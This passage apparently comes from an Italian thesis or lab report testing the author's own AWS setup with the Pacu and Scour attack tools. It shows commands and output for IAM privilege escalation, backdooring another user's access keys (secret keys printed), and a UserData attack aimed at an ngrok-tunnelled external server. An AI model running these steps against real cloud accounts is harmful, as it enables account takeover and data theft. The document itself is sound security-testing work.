


Figura 6.15: Enumerazione Fallita

Perciò andremo ad usare il modulo iam__privesc_scan che ci farà ottenere questo risultato:

```
1          run iam__privesc_scan
```

Codice 6.16: Privilage Escalation

```
[iam__enum_permissions] MODULE SUMMARY:

  Confirmed permissions for 0 user(s).
  Confirmed permissions for 0 role(s).

[iam__privesc_scan] Escalation methods for current user:
[iam__privesc_scan]   POTENTIAL: CreateNewPolicyVersion
[iam__privesc_scan]   POTENTIAL: SetExistingDefaultPolicyVersion
[iam__privesc_scan]   POTENTIAL: CreateEC2WithExistingIP
[iam__privesc_scan]   POTENTIAL: CreateAccessKey
[iam__privesc_scan]   POTENTIAL: CreateLoginProfile
[iam__privesc_scan]   POTENTIAL: UpdateLoginProfile
[iam__privesc_scan]   POTENTIAL: AttachUserPolicy
[iam__privesc_scan]   POTENTIAL: AttachGroupPolicy
[iam__privesc_scan]   POTENTIAL: AttachRolePolicy
[iam__privesc_scan]   POTENTIAL: PutUserPolicy
[iam__privesc_scan]   POTENTIAL: PutGroupPolicy
[iam__privesc_scan]   POTENTIAL: PutRolePolicy
[iam__privesc_scan]   POTENTIAL: AddUserToGroup
[iam__privesc_scan]   POTENTIAL: UpdateRolePolicyToAssumeIt
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenInvoke
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenInvokeCrossAccount
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenTriggerWithNewDynamo
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewLambdaThenTriggerWithExistingDynamo
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewGlueDevEndpoint
[iam__privesc_scan]   POTENTIAL: UpdateExistingGlueDevEndpoint
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewCloudFormation
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewDataPipeline
[iam__privesc_scan]   POTENTIAL: EditExistingLambdaFunctionWithRole
[iam__privesc_scan]   POTENTIAL: PassExistingRoleToNewCodeStarProject
[iam__privesc_scan]   POTENTIAL: CodeStarCreateProjectFromTemplate
[iam__privesc_scan]   POTENTIAL: CodeStarCreateProjectThenAssociateTeamMember
[iam__privesc_scan] No confirmed privilege escalation methods were found.
[iam__privesc_scan] Attempting potential privilege escalation methods...
```

Figura 6.16: Potenziali servizi da compromettere

A questo punto bisogna andare avanti fino ad arrivare al metodo potenziale "PutUserPolicy". Questo metodo aggiungerà una policy per avere i permessi di amministratore, e quindi poter sfruttare a pieno l'infrastruttura.

```
[iam__privesc_scan]   Method failed. Trying next potential method...
[iam__privesc_scan]   Starting method PutUserPolicy...

[iam__privesc_scan] Trying to add an administrator policy to the current user...

[iam__privesc_scan]   Successfully added an inline policy named idoimn1cll! You should now have administ
rator permissions.


[iam__privesc_scan] iam__privesc_scan completed.

[iam__privesc_scan] MODULE SUMMARY:

  Privilege escalation was successful
```

Figura 6.17: Privilege escalation eseguito

5. Enumerare i permessi dell'utente adesso

```
1          run iam__enum
```

Codice 6.17: Privilage Escalation

```
Pacu (PacuTestPermission:TesiPacuTesterAccount) > run iam__enum_permissions
  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   TesiAccountPermessi...
[iam__enum_permissions]     Confirmed Permissions for TesiAccountPermessi
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  Confirmed permissions for user: TesiAccountPermessi.
  Confirmed permissions for 0 role(s).
```

Figura 6.18: Enumerazione permessi dopo privilage escalation

6. Eseguire il comando whoami per vedere i nuovi permessi associati all'utente.




Figura 6.19: Policy aggiunta nell'account dal comando iam__privesc_scan

7. Eseguire il modulo *ec2__enum* per avere più informazioni sull'infrastruttura.

```
1          run ec2__enum
```

Codice 6.18: Enumerazione istanze EC2

```
[ec2__enum] MODULE SUMMARY:

  Regions:
     eu-west-1

    5 total instance(s) found.
    25 total security group(s) found.
    0 total elastic IP address(es) found.
    0 total VPN customer gateway(s) found.
    0 total dedicated hosts(s) found.
    4 total network ACL(s) found.
    0 total NAT gateway(s) found.
    6 total network interface(s) found.
    5 total route table(s) found.
    7 total subnets(s) found.
    3 total VPC(s) found.
    0 total VPC endpoint(s) found.
    2 total launch template(s) found.
```

Figura 6.20: Enumerazione EC2

Come è possibile vedere, sono state trovate 3 instanze EC2 attive che sono appunto quelle create in precedenza.

8. Adesso che abbiamo i permessi di amministratore, possiamo aggiungere persistenza verso altri utenti, come ad esempio AmministratoreAccount (creato in precedenza per costruire l'infrastruttura).

```
1          run iam__backdoor_users_keys
```

Codice 6.19: iam backdoor user

```
Pacu (PacuTestPermission:TesiPacuTesterAccount) > run iam__backdoor_users_keys
  Running module iam__backdoor_users_keys...
[iam__backdoor_users_keys] Backdoor the following users?
[iam__backdoor_users_keys]   AmministratoreAccount (y/n)? y
[iam__backdoor_users_keys]     Access Key ID: AKIA5O4QJPUBUTD56OWY
[iam__backdoor_users_keys]     Secret Key: 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
[iam__backdoor_users_keys]   pluto (y/n)? n
[iam__backdoor_users_keys]   ProvaFullAccessS3 (y/n)? n
[iam__backdoor_users_keys]   TesiAccountPermessi (y/n)? n
[iam__backdoor_users_keys]   topolino (y/n)? n
[iam__backdoor_users_keys] iam__backdoor_users_keys completed.

[iam__backdoor_users_keys] MODULE SUMMARY:

  1 user key(s) successfully backdoored.
```

Figura 6.21: iam__backdoor_users_keys

Il comando stamperà ogni utente trovato e chiederà se si vogliono aggiungere chiavi di sessione o meno.

9. Avendo ottenuto le chiavi, sarà possibile avviare una sessione con l'account amministratore mediante il comando set_keys. Con il comando swap_keys si cambierà utente.

```
1          Pacu (PacuTestPermission:TesiPacuTesterAccount) > set_keys
2          Key alias [TesiPacuTesterAccount]: AccountAmministratore
3  Access key ID [AKIA5O4QJPUBVQNCLTA5]: AKIA5O4QJPUBY57KFWEM
4  Secret access key [UhLhXRzL4aullPnG2Zht********************]: JSawu4g7LDKG+6
       UXLsEhFVJQ1Z8+EuFUa5Nf/i4h
```

```
5  Pacu (PacuTestPermission:AccountAmministratore) > swap_keys
```

Codice 6.20: set keys amministratore e swap account




Figura 6.22: SetKeys -SwapSession

10. Avendo l'accesso da amministratore sarà possibile eseguire tutti i moduli. Ad esempio, si potrebbe fare reverse shelling sulle istanze ec2 o scaricare i dati contenuti nei bucket S3.

7. Scour

Scour [23] è un AWS Detection Framework moderno scritto in golang [1], sviluppato per red team testing e blue team analisi. Scour contiene tecniche moderne che possono essere usate per attaccare l' infrastruttura o cercare tecniche per la difesa di quest'ultima.
Scour è supportato da tutte le versioni Linux/OSX; è un software open-source ed è distribuito con una licenza BSD-3-Clause
Per usare il tool è necessario prima avere *go* installato:

```
1 sudo apt get install golang
```

Codice 7.1: Installazione golang

In seguito scaricare il tool con il comando:

```
1 git clone https://github.com/grines/scour.git
```

Codice 7.2: scour

Posizionarsi nella directory di scour ed installare i moduli necessari con il comando

```
1 sudo go get github.com/grines/scour
```

Codice 7.3: Installazione dipendenze scour

Eseguire il comando per eseguire la build del tool

```
1 go build main.go
```

Codice 7.4: Building tool

Nel caso venga ritornato il seguente errore:

```
kalid@ubuntu:~/Desktop/scour$ sudo go build main.go
main.go:3:8: no required module provides package github.com/grines/scour/cmd; to add it:
        go get github.com/grines/scour/cmd
```

Figura 7.1: Scour installation error

Eseguire i seguenti comandi:

```
1 go mod init test
2 go build main.go
```

Codice 7.5: Fix building tool

Infine per avviare scour

[1] linguaggio di programmazione open-source

```
./main
```

Codice 7.6: Avvio scour




Figura 7.2: Scour avvio

I comandi base di scour sono:

- token profile $<$ *profile_name* $><$ *region* $>$: sarà possibile accedere con uno dei profili presenti nel file *~/aws/credentials*.
- token AssumeRole $<$ *role_name* $><$ *region* $>$: potrà essere assunto un ruolo dall'account con cui ci si è autenticati nella sessione di scour.
- help module: mostra a video le informazioni di aiuto inerenti ad uno specifico modulo
- attack evasion $<$ *tactic*: si esegue lo specifico modulo con i parametri di default

7.1 Pratica

Come primo passo bisognare effettuare l'accesso da console dagli account per i quali si vuole eseguire il test. In questo caso verrà effettuato il login tramite l'utente *Prova-FullAccessS3* e *TesiAccountPermessi*. Per effettuare l'autenticazione con i due account usare da terminale il comando:

```
aws configure
```

Codice 7.7: aws configure




Figura 7.3: Shell AWS

Con il comando token profile $<$ *profile_name* $><$ *region* $>$ si potrà accedere a gli utenti presenti nel file *~/.aws/credentials*. Nel caso preso in esempio il comando sarà

```
token profile default eu-west-1
```

Codice 7.8: token profile




Figura 7.4: Connesione al profilo

Dopo aver effettuato l'accesso come primo comando si è provato ad enumerare le istanze EC2 per avere più informazioni sull'infrastruttura.

```
attack enum ec2
```

Codice 7.9: enumerazione ec2




Figura 7.5: Enumerazione EC2 fallita

É stato anche provato ad eseguire l'enumerazione per gli utenti IAM, anch'essa con risultati negativi.

```
attack enum iam
```

Codice 7.10: enumerazione iam

Figura 7.6: Enumerazione IAM fallita

L'unico modulo con esiti positivi è quello in seguito all'enumerazione su i bucket S3.

```
attack enum s3
```

Codice 7.11: enumerazione S3




Figura 7.7: Enumerazione S3

Sarà possibile testare anche altri comandi ma non avendo sufficienti autorizzazioni non si avrà nessun riscontro.

```
attack creds SSM
attack creds UserData
```

Codice 7.12: Attacco creds




Figura 7.8: Attacco Fallito Scour

A questo punto per testare al meglio il tool si è creato un nuovo utente con le seguenti policy.




Figura 7.9: policy account

La nuova policy *scour policy* è la seguente:

```
{

   "Version": "2012-10-17",
   "Statement": [
      {
         "Effect": "Allow",
         "Action": [
            "iam:GetUserPolicy",
            "iam:GetPolicy",
            "ssm:DescribeParameters",
            "iam:GetAccountAuthorizationDetails",
            "iam:List*"
         ],
         "Resource": "*"
      }
   ]
```

```
}
```

Codice 7.13: policy utente scour

A questo punto viene effettuato l'autenticazione come in precedenza tramite *aws configure* con il nuovo account.
Effettuando una enumerazione sulle macchine EC2 sarà possibile ottenere diverse informazioni tra cui il numero identificativo dell'istanza.

```
Connected <default/eu-west-1> attack enum EC2
UA Tracking: exec-env/LJUWIqdjj8/tDrX828FBd/ec2-enum
+--------------------+-----------------+----------------------+--------------+-----------+---------------------+-------+---------+-------------+----------+
|     INSTANCEID     | INSTANCE PROFILE |         VPC          |   PUBLICIP   | PRIVATEIP |   SECURITY GROUPS   | PORTS |  STATE  | ISPRIVILEGED | ISPUBLIC |
+--------------------+-----------------+----------------------+--------------+-----------+---------------------+-------+---------+-------------+----------+
| i-0b5e0d17f7767f459 | None            | vpc-043b04f70cdb42d91 | None         | 10.1.1.198 | sg-0b93ab72c764d124c | 22*   | running | false        | true     |
| i-0c9e1bf315f6c91f0 | None            | vpc-043b04f70cdb42d91 | None         | 10.1.1.76  | sg-0e2a744bada5a5cc0 | 80*   | stopped | false        | true     |
|                    |                 |                      |              |           |                     | 22*   |         |              |          |
|                    |                 |                      |              |           |                     | 443*  |         |              |          |
| i-0113a7f87c0ccc3fa | None            | vpc-043b04f70cdb42d91 | 34.254.197.52 | 10.1.1.50  | sg-094638bff5e28f08e | 22*   | running | false        | true     |
+--------------------+-----------------+----------------------+--------------+-----------+---------------------+-------+---------+-------------+----------+
```

Figura 7.10: enumerazione EC2

Dall'analisi effettuata è stata trovata una macchina pubblica in stato attivo con id i-0113a7f87c0ccc3fa. Da qui sarà possibile provare ad eseguire il modulo *attack privesc UserData id-istanza serverHTTP*.
Prima di eseguire il comando è stato usato il programma *ngrok* per creare un tunnel tra un server web eseguito in localhost e la rete esterna.

```
sudo apt get install ngrok
sudo ngrok http 3000
```

Codice 7.14: avvio ngrok

In questo caso è stato usato un server node per la creazione di quest'ultimo ed i comandi npm (Node Package Manager) ed express.js per il server.

```
sudo apt get install npm
npm init
npm install express --save
node index.js
```

Codice 7.15: running server

Il file index.js contiene semplicemente due api per permettere al nostro tunnel di ricevere chiamate *POST* e *GET*.

```
const express = require('express')
const app = express()
const port = 3000

app.get('/', (req, res) => {
  res.send('Request GET received')
})

app.post('/',(req,res) => {
   console.log("POST_RECEIVED")
   res.send('ok')
})
app.listen(port, () => {
  console.log(`Example app listening at http://localhost:${port}`)
})
```

Codice 7.16: File index.js




Figura 7.11: Ngrok attivo e pronto alla ricezione su i due indirizzi indicati

Infine per testare la corretta ricezione delle richieste POST è stata effettuata una chiamata con il programma *Postman*.




Figura 7.12: Richiesta POST con postman

Dalla figura 7.13 è possibile verificare la corretta ricezione di ngrok.




Figura 7.13: Richiesta POST su ngrok

Tutta questa procedura era necessaria per testare il modulo *attack privesc UserData*. I parametri richiesti da questo modulo sono :

- identificativo dell'istanza di interesse
- url dove poter ricevere richieste POST

```
1 attack privesc UserData i-0b5e0d17f7767f459 http://d017-5-90-228-168.ngrok.io
```

Codice 7.17: attack privesc UserData




Figura 7.14: privesc ngrock tentativo

Nonostante sembri che il modulo sia stato eseguito correttamente dal web server, non sono state ricevute chiamate post oltre che quella generata da *Postman*.

